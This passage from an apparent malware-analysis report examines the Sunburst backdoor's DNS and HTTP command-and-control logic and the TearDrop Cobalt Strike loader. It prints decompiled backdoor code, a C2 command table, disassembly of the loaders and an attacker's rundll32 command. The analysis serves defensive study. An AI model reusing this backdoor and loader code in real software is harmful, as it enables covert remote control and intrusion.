The subdomain is comprised of both the "this.guid" variable and the hostname of the device. The function GetPreviousString is used to ensure that the query does not exceed the request length limitations and therefore if the hostname is too long it fragments the query into multiple queries.[43]

The other option to GetPreviousString() is GetCurrentString() as mentioned previously which also generates a FQDN and returns the result of the function into the "hostname" variable.

```
// Token: 0x060009CF RID: 2511 RVA: 0x00048504 File Offset: 0x00046704
public string GetCurrentString()
{
    string text = OrionImprovementBusinessLayer.CryptoHelper.CreateSecureString(this.guid, true);
    return text + OrionImprovementBusinessLayer.CryptoHelper.CreateString((this.nCount > 0) ? (this.nCount - 1) : this.nCount, text[0]) + this.dnStrLower + this.GetStatus();
}
```

FIGURE 4.64: Domain Generation Algorithm - GetCurrentString()

Once the DNS queries are made Sunburst checks for a response and if the attacker controlled C2 server does not respond after 3 queries then Sunburst exits. If the attackers decides the machine that Sunburst is running on and is a valuable target then a DNS response including a CNAME record pointing at the attackers second level C2 server. If the C2 responds with a DNS A record response, Sunburst checks the ip address against a hard-coded list. If the IP address falls outside the NetBios block and into one of the

other blocks then Sunburst transitions it's report status to Truncate and execution is stopped, effectively acting as a killswitch. If the address falls within the NetBios block then the report status can be transitioned to Append which is known as "active mode".

```
// Token: 0x0400002B RID: 43
private static readonly OrionImprovementBusinessLayer.IPAddressesHelper[] nList = new OrionImprovementBusinessLayer.IPAddressesHelper[]
{
    new OrionImprovementBusinessLayer.IPAddressesHelper("10.0.0.0", "255.0.0.0", OrionImprovementBusinessLayer.AddressFamilyEx.Atm),
    new OrionImprovementBusinessLayer.IPAddressesHelper("172.16.0.0", "255.240.0.0", OrionImprovementBusinessLayer.AddressFamilyEx.Atm),
    new OrionImprovementBusinessLayer.IPAddressesHelper("192.168.0.0", "255.255.0.0", OrionImprovementBusinessLayer.AddressFamilyEx.Atm),
    new OrionImprovementBusinessLayer.IPAddressesHelper("224.0.0.0", "240.0.0.0", OrionImprovementBusinessLayer.AddressFamilyEx.Atm),
    new OrionImprovementBusinessLayer.IPAddressesHelper("fc00::", "fe00::", OrionImprovementBusinessLayer.AddressFamilyEx.Atm),
    new OrionImprovementBusinessLayer.IPAddressesHelper("fec0::", "ffc0::", OrionImprovementBusinessLayer.AddressFamilyEx.Atm),
    new OrionImprovementBusinessLayer.IPAddressesHelper("ff00::", "ff00::", OrionImprovementBusinessLayer.AddressFamilyEx.Atm),
    new OrionImprovementBusinessLayer.IPAddressesHelper("41.84.159.0", "255.255.255.0", OrionImprovementBusinessLayer.AddressFamilyEx.Ipx),
    new OrionImprovementBusinessLayer.IPAddressesHelper("74.114.24.0", "255.255.248.0", OrionImprovementBusinessLayer.AddressFamilyEx.Ipx),
    new OrionImprovementBusinessLayer.IPAddressesHelper("154.118.140.0", "255.255.255.0", OrionImprovementBusinessLayer.AddressFamilyEx.Ipx),
    new OrionImprovementBusinessLayer.IPAddressesHelper("217.163.7.0", "255.255.255.0", OrionImprovementBusinessLayer.AddressFamilyEx.Ipx),
    new OrionImprovementBusinessLayer.IPAddressesHelper("20.140.0.0", "255.254.0.0", OrionImprovementBusinessLayer.AddressFamilyEx.ImpLink),
    new OrionImprovementBusinessLayer.IPAddressesHelper("96.31.172.0", "255.255.255.0", OrionImprovementBusinessLayer.AddressFamilyEx.ImpLink),
    new OrionImprovementBusinessLayer.IPAddressesHelper("131.228.12.0", "255.255.252.0", OrionImprovementBusinessLayer.AddressFamilyEx.ImpLink),
    new OrionImprovementBusinessLayer.IPAddressesHelper("144.86.226.0", "255.255.255.0", OrionImprovementBusinessLayer.AddressFamilyEx.ImpLink),
    new OrionImprovementBusinessLayer.IPAddressesHelper("8.18.144.0", "255.255.254.0", OrionImprovementBusinessLayer.AddressFamilyEx.NetBios),
    new OrionImprovementBusinessLayer.IPAddressesHelper("18.130.0.0", "255.255.0.0", OrionImprovementBusinessLayer.AddressFamilyEx.NetBios, true),
    new OrionImprovementBusinessLayer.IPAddressesHelper("71.152.53.0", "255.255.255.0", OrionImprovementBusinessLayer.AddressFamilyEx.NetBios),
    new OrionImprovementBusinessLayer.IPAddressesHelper("99.79.0.0", "255.255.0.0", OrionImprovementBusinessLayer.AddressFamilyEx.NetBios, true),
    new OrionImprovementBusinessLayer.IPAddressesHelper("87.238.80.0", "255.255.248.0", OrionImprovementBusinessLayer.AddressFamilyEx.NetBios),
    new OrionImprovementBusinessLayer.IPAddressesHelper("199.201.117.0", "255.255.255.0", OrionImprovementBusinessLayer.AddressFamilyEx.NetBios),
    new OrionImprovementBusinessLayer.IPAddressesHelper("184.72.0.0", "255.254.0.0", OrionImprovementBusinessLayer.AddressFamilyEx.NetBios, true)
};
```

FIGURE 4.65: Domain Generation Algorithm - Blocked IP addresses

If the Report status is equal to Append then the execution process is changed and instead Sunburst looks to create a new thread and make a HTTPS connection with the resolved IP address provided all the checks pass. The threat actors have the option keeping Sunburst in the Append status while waiting for the CNAME, here they can still send DNS queries containing a GUID, a timestamp and a list of security related processes.

```
addressFamilyEx = OrionImprovementBusinessLayer.DnsHelper.GetAddressFamily(hostName, dnsRecords);
switch (addressFamilyEx)
{
case OrionImprovementBusinessLayer.AddressFamilyEx.NetBios:
    if (OrionImprovementBusinessLayer.status == OrionImprovementBusinessLayer.ReportStatus.Append)
    {
        flag3 = false;
        if (dnsRecords.dnssec)
        {
            a = dnsRecords.A;
            dnsRecords.A = random.Next(1, 3);
        }
    }
    if (OrionImprovementBusinessLayer.status == OrionImprovementBusinessLayer.ReportStatus.New && flag2)
    {
        OrionImprovementBusinessLayer.status = OrionImprovementBusinessLayer.ReportStatus.Append;
        OrionImprovementBusinessLayer.ConfigManager.WriteReportStatus(OrionImprovementBusinessLayer.status);
    }
    if (!string.IsNullOrEmpty(dnsRecords.cname))
    {
        dnsRecords.A = a;
        OrionImprovementBusinessLayer.HttpHelper.Close(httpHelper, thread);
        httpHelper = new OrionImprovementBusinessLayer.HttpHelper(OrionImprovementBusinessLayer.userId, dnsRecords);
        if (!OrionImprovementBusinessLayer.svcListModified2 || num > 1)
        {
            OrionImprovementBusinessLayer.svcListModified2 = false;
            thread = new Thread(new ThreadStart(httpHelper.Initialize))
            {
                IsBackground = true
            };
            thread.Start();
        }
    }
    num2 = 0;
    break;
```

FIGURE 4.66: Domain Generation Algorithm - Report Status Append

#### 4.2.4.4 HTTP Connection with C2

The threat actors utilised the DGA to selective pick their targets. Once all checks have passed and the Report Status has transitioned to Append Sunburst will initiate a connection to their command and control server where they can utilise the backdoor to perform certain actions that are hardcoded into the Sunburst code under the JobEngine.

Before Sunburst initiates a new thread to establish a HTTP(S) connection to the command and control server by executing the "httpHelper.Initialize" function, Sunburst looks to set variables established in the DNS beaconing phase so that they can be used in the HTTP communication phase.

```
// Token: 0x060009AC RID: 2476 RVA: 0x000469B8 File Offset: 0x00044BB8
public HttpHelper(byte[] customerId, OrionImprovementBusinessLayer.DnsRecords rec)
{
    this.customerId = customerId.ToArray<byte>();
    this.httpHost = rec.cname;
    this.requestMethod = (OrionImprovementBusinessLayer.HttpOipMethods)rec._type;
    this.proxy = new OrionImprovementBusinessLayer.Proxy((OrionImprovementBusinessLayer.ProxyType)rec.length);
}
```

FIGURE 4.67: HTTP Helper - DNS parameters set to HTTP variables

The Initialize function is used for communication with the C2, once the connection is established the attacker can execute different job/commands that are hard-coded into the malicious DLL as a command table. The "httpHelper.Initialize" function starts by executing a delay, the delay time is a configurable option that can be set by the attacker using the command "SetTime".

```
switch (job)
{
case OrionImprovementBusinessLayer.HttpHelper.JobEngine.SetTime:
{
    int num;
    OrionImprovementBusinessLayer.Job.SetTime(args, out num);
    this.delay = num;
    break;
}
```

FIGURE 4.68: HTTP Function - SetTime Command

Sunburst uses a switch statement to execute commands from the C2. We can see if the command is for SetTime that a function of "SetTime()" is called and the output is used to set the variable "this.delay" which is used in the "IsSynchronized()" function to delay execution.

After Sunburst executes a delay the TrackEvent function is called which calls the TrackProcesses() function which we discussed previously as part of Sunburst's defense evasion. Then Sunburst calls CreateUploadRequest() where it constructs HTTP Get or Post requests. Sunburst blends it's network traffic into the Orion Improvement Program (OIP)

```
// Token: 0x060009AE RID: 2478 RVA: 0x00046A7C File Offset: 0x00044C7C
private bool IsSynchronized(bool idle)
{
    if (this.delay != 0 && idle)
    {
        if (this.delayInc == 0)
        {
            this.delayInc = this.delay;
        }
        double num = (double)this.delayInc * 1000.0;
        OrionImprovementBusinessLayer.DelayMs(0.9 * num, 1.1 * num);
        if (this.delayInc < 300)
        {
            this.delayInc *= 2;
            return true;
        }
    }
    else
    {
        OrionImprovementBusinessLayer.DelayMs(0.0, 0.0);
        this.delayInc = 0;
    }
    return false;
}
```

FIGURE 4.69: HTTP Function - Configurable Delayed Execution

protocol in an attempt to stay unnoticed from Network Analysts that would be monitoring for annomalies in network traffic. The HTTP commands used by Sunburst can be seen in "HttpOipExMethods".

```
// Token: 0x020001CE RID: 462
private enum HttpOipExMethods
{
    // Token: 0x040005C8 RID: 1480
    Get,
    // Token: 0x040005C9 RID: 1481
    Head,
    // Token: 0x040005CA RID: 1482
    Put,
    // Token: 0x040005CB RID: 1483
    Post
}
```

FIGURE 4.70: CreateUploadRequest Function - HTTP Commands

During the building of the HTTP(S) GET/Head request Sunburst will add a header of "If-None-Match" that also includes the result of GetCache() which returns the encoded user ID used to identify the victim, this allows the threat actors to determine what victim is doing the communicating.

```
if (!text.StartsWith(Uri.UriSchemeHttp + "://", StringComparison.OrdinalIgnoreCase) && !text.StartsWith
  (Uri.UriSchemeHttps + "://", StringComparison.OrdinalIgnoreCase))
{
    text = Uri.UriSchemeHttps + "://" + text;
}
if (!text.EndsWith("/"))
{
    text += "/";
}
text += this.GetBaseUri(httpOipExMethods2, err);
HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(text);
if (httpOipExMethods2 == OrionImprovementBusinessLayer.HttpHelper.HttpOipExMethods.Get ||
  httpOipExMethods2 == OrionImprovementBusinessLayer.HttpHelper.HttpOipExMethods.Head)
{
    httpWebRequest.Headers.Add("If-None-Match", this.GetCache());
}
```

FIGURE 4.71: HTTP Function - URI Building with Unique ID

Sunburst also utilises a form of steganography where the HTTP responses from the C2 can be made to look like benign XML data where they disguise the command data across different GUID and hexadecimal strings.




FIGURE 4.72: HTTP Response - XML response data containing command data [44]

When the response data is received it gets parsed for the command data by the "ParseServiceResponse()" function where it utilises regular expression to scan for a particular pattern. The pattern is looking for hexadecimal strings and any non hexadecimal characters are removed and then the hexadecimal data is decoded.

```
string[] value = (from Match m in Regex.Matches(Encoding.UTF8.GetString(body), "\"\\{[0-9a-f-]{36}\\}\"|\"[0-9a-f]{32}\"|\"[0-9a-f]{16}\"",
  RegexOptions.IgnoreCase)
select m.Value).ToArray<string>();
body = OrionImprovementBusinessLayer.HexStringToByteArray(string.Join("", value).Replace("\"", string.Empty).Replace("-", string.Empty).Replace("{",
  string.Empty).Replace("}", string.Empty));
```

FIGURE 4.73: HTTP Response Parsing - Parsing the Command Data via Regular Expression

We can see Sunburst taking the data decoded from the response which is stored in the "body" variable is then XOR decoded and decompressed. The result of the decoding and decompression is placed in a string array.

```
// Token: 0x060009B3 RID: 2483 RVA: 0x00046DF8 File Offset: 0x00044FF8
private static byte[] Deflate(byte[] body)
{
    int num = 0;
    byte[] array = body.ToArray<byte>();
    for (int i = 1; i < array.Length; i++)
    {
        byte[] array2 = array;
        int num2 = i;
        array2[num2] ^= array[0];
        num += (int)array[i];
    }
    if ((byte)num == array[0])
    {
        return OrionImprovementBusinessLayer.ZipHelper.Decompress(array.Skip(1).ToArray<byte>());
    }
    return null;
}
```

FIGURE 4.74: HTTP Response - Response data XOR decoded and Decompressed

The command ID in the response data is then extract from the string array as an integer value to the variable "jobEngine". We can see that the use of int.Parse(array[0]) means

that the first character in the string array is being assigned to the "jobEngine" variable so the first character is an ascii integer that maps to a command ID in the command table hard-coded into Sunburst.

```
        body = OrionImprovementBusinessLayer.HexStringToByteArray(string.Join("", value).Replace("\"", string.Empty).Replace("-", string.Empty).Replace("{",
          string.Empty).Replace("}", string.Empty));
    }
    else
    {
        body = body.Skip(12).ToArray<byte>();
    }
}
else
{
    body = body.Skip(48).ToArray<byte>();
}
int num = BitConverter.ToInt32(body, 0);
body = body.Skip(4).Take(num).ToArray<byte>();
if (body.Length != num)
{
    return OrionImprovementBusinessLayer.HttpHelper.JobEngine.None;
}
string[] array = Encoding.UTF8.GetString(OrionImprovementBusinessLayer.HttpHelper.Deflate(body)).Trim().Split(new char[]
{
    ' ',
}, 2);
OrionImprovementBusinessLayer.HttpHelper.JobEngine jobEngine = (OrionImprovementBusinessLayer.HttpHelper.JobEngine)int.Parse(array[0]);
```

FIGURE 4.75: HTTP Response - Retrieving the Command ID

The command ID extracted from the response data is then passed as a parameter into the "ExecuteEngine()" function where the ID is used in a switch statement if the ID matches one of the conditions it then executes the command associated with that switch.

```
private int ExecuteEngine(OrionImprovementBusinessLayer.HttpHelper.JobEngine job, string cl, out string result)
{
    result = null;
    int result2 = 0;
    string[] args = OrionImprovementBusinessLayer.Job.SplitString(cl);
    int result3;
    try
    {
        if (job == OrionImprovementBusinessLayer.HttpHelper.JobEngine.ReadRegistryValue || job ==
          OrionImprovementBusinessLayer.HttpHelper.JobEngine.SetRegistryValue || job ==
          OrionImprovementBusinessLayer.HttpHelper.JobEngine.DeleteRegistryValue || job ==
          OrionImprovementBusinessLayer.HttpHelper.JobEngine.GetRegistrySubKeyAndValueNames)
        {
            result2 = OrionImprovementBusinessLayer.HttpHelper.AddRegistryExecutionEngine(job, args, out result);
        }
        switch (job)
        {
        case OrionImprovementBusinessLayer.HttpHelper.JobEngine.SetTime:
        {
            int num;
            OrionImprovementBusinessLayer.Job.SetTime(args, out num);
            this.delay = num;
            break;
        }
        case OrionImprovementBusinessLayer.HttpHelper.JobEngine.CollectSystemDescription:
            OrionImprovementBusinessLayer.Job.CollectSystemDescription(this.proxy.ToString(), out result);
            break;
        case OrionImprovementBusinessLayer.HttpHelper.JobEngine.UploadSystemDescription:
            OrionImprovementBusinessLayer.Job.UploadSystemDescription(args, out result, this.proxy.GetWebProxy());
            break;
        case OrionImprovementBusinessLayer.HttpHelper.JobEngine.RunTask:
            result2 = OrionImprovementBusinessLayer.Job.RunTask(args, cl, out result);
            break;
        case OrionImprovementBusinessLayer.HttpHelper.JobEngine.GetProcessByDescription:
            OrionImprovementBusinessLayer.Job.GetProcessByDescription(args, out result);
            break;
        case OrionImprovementBusinessLayer.HttpHelper.JobEngine.KillTask:
            OrionImprovementBusinessLayer.Job.KillTask(args);
            break;
```

FIGURE 4.76: HTTP Response - Executing C2 issued command

| Job Engine - C2 Commands | |
|---|---|
| Idle | WriteFile |
| Exit | FileExists |
| SetTime | DeleteFile |
| CollectSystemDescription | GetFileHash |
| UploadSystemDescription | ReadRegistryValue |
| RunTask | SetRegistryValue |
| GetProcessByDescription | DeleteRegistryValue |
| KillTask | GetRegistrySubKeyAndValueNames |
| GetFileSystemEntries | Reboot |
| None | |

### 4.2.5 TearDrop & RainDrop Malware

The planting of the Sunburst backdoor inside the SolarWinds Orion platform gave the threat actors an entry point into the SolarWinds Orion customer environments. The DGA coded into the Sunburst backdoor allowed the threat actor to pick and choose what victims they wanted to further exploit by reviewing the hostname of each victim reported back in the DNS traffic when Sunburst is in "New" status. This allowed them to pick and chose their targets by changing the status of Sunburst and sending C2 commands that would be handled by the ExecuteEngine function. It is estimated by Microsoft that the hands-on-keyboard activity started as early as May 2020 and that the removal of malware from te SolarWind's build environment including the backdoor generation function and compromised code was in June 2020. This was likely the period of selecting targets and that by June the threat actors had enough targets selected and looked to utilise the access into victim environments to continuing their attack using Cobalt Strike implants[1].

The threat actors utilised the backdoor access to deploy second stage payloads onto the target devices they wanted to exploit. They used the Sunburst backdoor to deploy different payloads to different victims, some of the more note-able ones were TearDrop and RainDrop, two custom cobalt strike loaders. Cobalt Strike is a commercial threat emulation software designed to execute targeted attacks and perform post-exploitation tasks. With Cobalt Strike being a commercial threat emulation tool, they have strict licensing agreements and obtaining a license to the software is quite difficult unless you are a verified red team and fit their criteria. With that said, it has not stopped criminal groups from obtaining licenses to the software and utilising it during their attacks. Threat Actors have been using cracked versions of the software for some time and alleged Cobalt Strike source code was released online to public repositories in November 2020

where the code was likely decompiled, licensing check removed allowing users of the code to recompile cobalt strike without the licensing check[45]. The attackers looked to stay undetected but also stay persistent on the device, to do this

Microsoft was able to gather data related to the attackers transition from Sunburst to Cobalt Strike loaders[1]. This was an interesting process where the attackers tried to utilise the Sunburst backdoor to setup the next stage of their attack but also protect the Sunburst backdoor from being detected. Adding additional tooling meant there was a higher likelihood of detection and therefore they tried to separate the Sunburst backdoor with the execution of the custom Cobalt Strike loaders. To do this the attackers utilised the Sunburst backdoor to write two files to disk, a VBScript and a Custom Cobalt Strike loader. They then created a registry value for Image File Execution Options (IFEO) Debugger for the dllhost.exe process which when executed would execute the VBScript via wscript.exe. The VBScript was used to execute the custom Cobalt Strike loader via Rundll32.exe with a command line of "rundll32.exe C:\Windows\[folder2]\[teardrop].dll, FakeExport". Having the VBScript install the Cobalt Strike beacon by executing rundll32.exe to execute the loader meant that Sunburst is separated from the process tree of the Cobalt Strike beacon and the parent child process would not involve Sunburst at all. The attackers also cleaned up the registry value afterwards to cover it's tracks.




FIGURE 4.77: Transition from Solorigate backdoor to Cobalt Strike[1]

#### 4.2.5.1 TearDrop Loader

TearDrop is a custom in memory loader, dubbed by FireEye [46]. TearDrop is a service DLL that executes malicious code when the export function is called. The export function starts by creating a new thread and then proceeds to open a jpeg file called

festive_computer.jpg. TearDrop also uses RegOpenKeyA API to check for the registry key "SOFTWARE\Microsoft\CTF, if the key is present on the device execution is terminated. TearDrop uses a rolling XOR algorithm to decode a custom payload, this payload has a custom PE header and gets mapped into memory manually by TearDrop.

```
.text:00000021514B2904 movzx   eax, word ptr [rsi]
.text:00000021514B2907 mov     [rdi], ax
.text:00000021514B290A jle     short loc_21514B2949

.text:00000021514B290C nop     dword ptr [rax+00h]

.text:00000021514B2910
.text:00000021514B2910 loc_21514B2910:
.text:00000021514B2910 mov     rax, rcx
.text:00000021514B2913 movzx   r9d, byte ptr [r10+rcx+30h]
.text:00000021514B2919 mul     rbx
.text:00000021514B291C mov     rax, rcx
.text:00000021514B291F mov     esi, r9d
.text:00000021514B2922 shr     rdx, 6
.text:00000021514B2926 imul    rdx, 9Ah ; 'š'
.text:00000021514B292D sub     rax, rdx
.text:00000021514B2930 xor     sil, [rsp+rax+0B8h+var_B8]
.text:00000021514B2934 mov     eax, esi
.text:00000021514B2936 xor     r8d, eax
.text:00000021514B2939 mov     [r10+rcx], r8b
.text:00000021514B293D add     rcx, 1
.text:00000021514B2941 mov     r8d, r9d
.text:00000021514B2944 cmp     r11d, ecx
.text:00000021514B2947 jg      short loc_21514B2910

.text:00000021514B2949
.text:00000021514B2949 loc_21514B2949:
.text:00000021514B2949 xor     eax, eax
.text:00000021514B294B add     rsp, 0A0h
.text:00000021514B2952 pop     rbx
.text:00000021514B2953 pop     rsi
.text:00000021514B2954 pop     rdi
.text:00000021514B2955 retn
.text:00000021514B2955 XOR_Decrypt endp
.text:00000021514B2955
```

FIGURE 4.78: TearDrop rolling XOR algorithm

Once the decrypted payload is loaded into memory, TearDrop looks execute the the decrypted payload to further load the Cobalt Strike reflective loader.

```
.text:00000021514B2B70
.text:00000021514B2B70 loc_21514B2B70:
.text:00000021514B2B70 mov     edx, 45D27h
.text:00000021514B2B75 mov     rcx, rbp
.text:00000021514B2B78 call    XOR_Decrypt
.text:00000021514B2B7D mov     r8d, 285991
.text:00000021514B2B83 mov     rdx, rbp
.text:00000021514B2B86 mov     rcx, rbp
.text:00000021514B2B89 call    Loading_DecryptedCode
.text:00000021514B2B8E test    eax, eax
.text:00000021514B2B90 jnz     short loc_21514B2B53

.text:00000021514B2B92 mov     eax, [rsp+45DE8h+Buf2]
.text:00000021514B2B96 mov     rcx, qword ptr [rsp+45DE8h+var_45D74]
.text:00000021514B2B9B xor     r8d, r8d
.text:00000021514B2B9E add     rax, rcx
.text:00000021514B2BA1 lea     edx, [rcx+rax]
.text:00000021514B2BA4 movsxd  rdx, edx
.text:00000021514B2BA7 mov     cs:qword_21515030C0, rdx
.text:00000021514B2BAE mov     edx, 1
.text:00000021514B2BB3 call    rax             ; Decrypted payload from XOR function that was loaded into memory
.text:00000021514B2BB5 jmp     short loc_21514B2B53
```

FIGURE 4.79: TearDrop Overview of Initial Loading Phase

#### 4.2.5.2 TearDrop Secondary Loader

The payload mapped into memory and executed is responsible for loading the next stage which is a Cobalt Strike reflective loader, from there the Cobalt Strike beacon is executed. From the research done by Microsoft on TearDrop, as well as stripping the payload out of memory we can see the payload responsible for loading the reflective loader is in-fact a Cobalt Strike loader DLL generated from the Artifact kit. Looking

at the payload we can see it looks to create a named pipe "\\\\.\\pipe\\MSSE-7260-server" which is a known indicator of comrpomise (IOC) of cobalt strike payloads. This function proceeds by connecting to the named pipe created, if the pipe connection is successful then execution proceeds to a WriteFile loop where it will continue to loop calling WriteFile until all encrypted shellcode bytes are written into the pipe created and connected to. Once the data is all written to the pipe we see a call to CloseHandle which closes the handle to pipe which suggest that this function is purely used for data transfer.

```
00000205117C1484   48:8D0D 75840400   lea rcx,qword ptr ds:[20511809900]   0000020511809900:"\\\\.\\pipe\\MSSE-7909-server"
00000205117C1488   FF15 639D0400      call qword ptr ss:[<&CreateNamedPipeA>]

seg000:0000023112401474 mov     [rsp+78h+var_50], 0
seg000:000002311240147C mov     dword ptr [rsp+78h+var_58], 0
seg000:0000023112401484 lea     rcx, qword_231124498F8+8
seg000:000002311240148B call    cs:CreateNamedPipeA ; \\\\.\\pipe\\MSSE-7260-server
seg000:0000023112401491 mov     rbx, rax
seg000:0000023112401494 lea     rax, [rax-1]
seg000:0000023112401498 cmp     rax, 0FFFFFFFFFFFFFFFDh
seg000:000002311240149C ja      short loc_231124014EC

seg000:000002311240149E xor     edx, edx
seg000:00000231124014A0 mov     rcx, rbx
seg000:00000231124014A3 call    cs:ConnectNamedPipeA
seg000:00000231124014A9 test    eax, eax
seg000:00000231124014AB mov     rbp, cs:WriteFile
seg000:00000231124014B2 jnz     short loc_231124014DE
```

FIGURE 4.80: TearDrop CreateNamedPipeA - Cobalt Strike Indicator

Once the encrypted shellcode is written to the pipe, the loader then looks to move it to an allocated buffer, it does this by calling malloc to allocate the buffer, it also then calls CreateFileA to open the pipe and lastly it reads the data over using the ReadFile API. The handle to the pipe is then closed again when the transfer is complete. A pointer to the encrypted shellcode buffer is then passed into a XOR decryption function, this function starts by allocating another memory region where the decrypted data will be stored. The function then loops around using a XOR operation decrypting each byte of the encrypted buffer into the newly allocated region of memory, once the entire encrypted buffer is decrypted there is a call to VirtualProtect to make the new region of decrypted data executable. The decrypted data in this case has an MZ header which is highlighted in red, this executable is the reflective loader.

```
Address   Hex                                                    ASCII
0000023113E40000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000023113E40010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000023113E40020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000023113E40030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000023113E40040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000023113E40050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000023113E40060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000023113E40070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000023113E40080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000023113E40090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000023113E400A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000023113E400B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000023113E400C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000023113E400D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000023113E400E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000023113E400F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000023113E40100  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000023113E40110  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000023113E40120  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000023113E40130  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000023113E40140  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000023113E40150  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000023113E40160  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000023113E40170  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
Command:
```

Allocated region for Decrypted Data

```
Address   Hex                                                    ASCII
0000023113E40000  54 90 90 90 90 90 90 4D 5A 41 52 55 48 89 E5 48  T.....MZARUH.åH
0000023113E40010  81 EC 20 00 00 00 48 8D 1D EA FF FF FF 48 89 DF  .ì ...H.ê...ÿÿÿH.ß
0000023113E40020  48 81 C3 F4 63 01 00 FF D3 41 B8 F0 B5 A2 56 68  H.Ãôc..ÿÓA¸ðµ¢Vh
0000023113E40030  04 00 00 00 5A 48 89 F9 FF D0 00 00 00 00 00 00  ....ZH.ùÿÐ......
0000023113E40040  00 00 00 F0 00 00 00 00 62 EF 1E A0 AA F4 E5 6C  ...ð...bï. ªôål
0000023113E40050  D4 2B F3 3E 72 60 48 30 26 E6 1C 2F 02 B6 A1 CC  Ô+ó>r`H0&æ./.¶¡Ì
0000023113E40060  52 B6 BA 6D 8E F3 15 38 06 DF B8 B7 67 C3 71 F3  R¶ºm.ó.8.ß¸·gÃqó
0000023113E40070  77 23 AF 2F 8C B2 ED D9 06 2C B7 F0 60 82 5D F4  w#¯/.²íÙ..,·ð`.]ô
0000023113E40080  6B C7 05 B1 02 56 0A 47 9E 70 AE F3 42 5E 72 5A  kÇ.±.V.G.pªóB^rZ
0000023113E40090  30 CB FE EA 7A 7A D5 9E 51 D9 4C E9 4A 0A 2B DA  0Ëþêzzõ.QÙLéJ.+Ú
0000023113E400A0  00 9C A4 B7 1D 6B 15 3A 32 0C 6A C0 73 F0 84 C7  .œ¤·.k.:2.jÀsð.Ç
0000023113E400B0  02 F4 6B 47 A0 66 A5 45 5C 13 0D FF 52 32 3B CA  .ôkG fYE\..ÿR2;Ê
0000023113E400C0  F7 79 51 B8 12 1C 63 90 4A 58 63 06 42 6C DC D1  ÷yQ¸..c.JXc.BlÜÑ
0000023113E400D0  E7 9C 77 02 75 D3 04 A6 13 E0 5F 9A 57 AB 5C 47  ç.w.uÓ.¦.à_.Wª\G
0000023113E400E0  F6 2B C8 14 36 90 F4 1E E4 65 74 A1 F5 0A 4D 86  ö+È.6.ô.äet¡õ.M.
0000023113E400F0  D6 79 D8 3C 01 BA 40 50 45 00 00 64 86 05 00 E9  Öyø<.º@PE..d...é
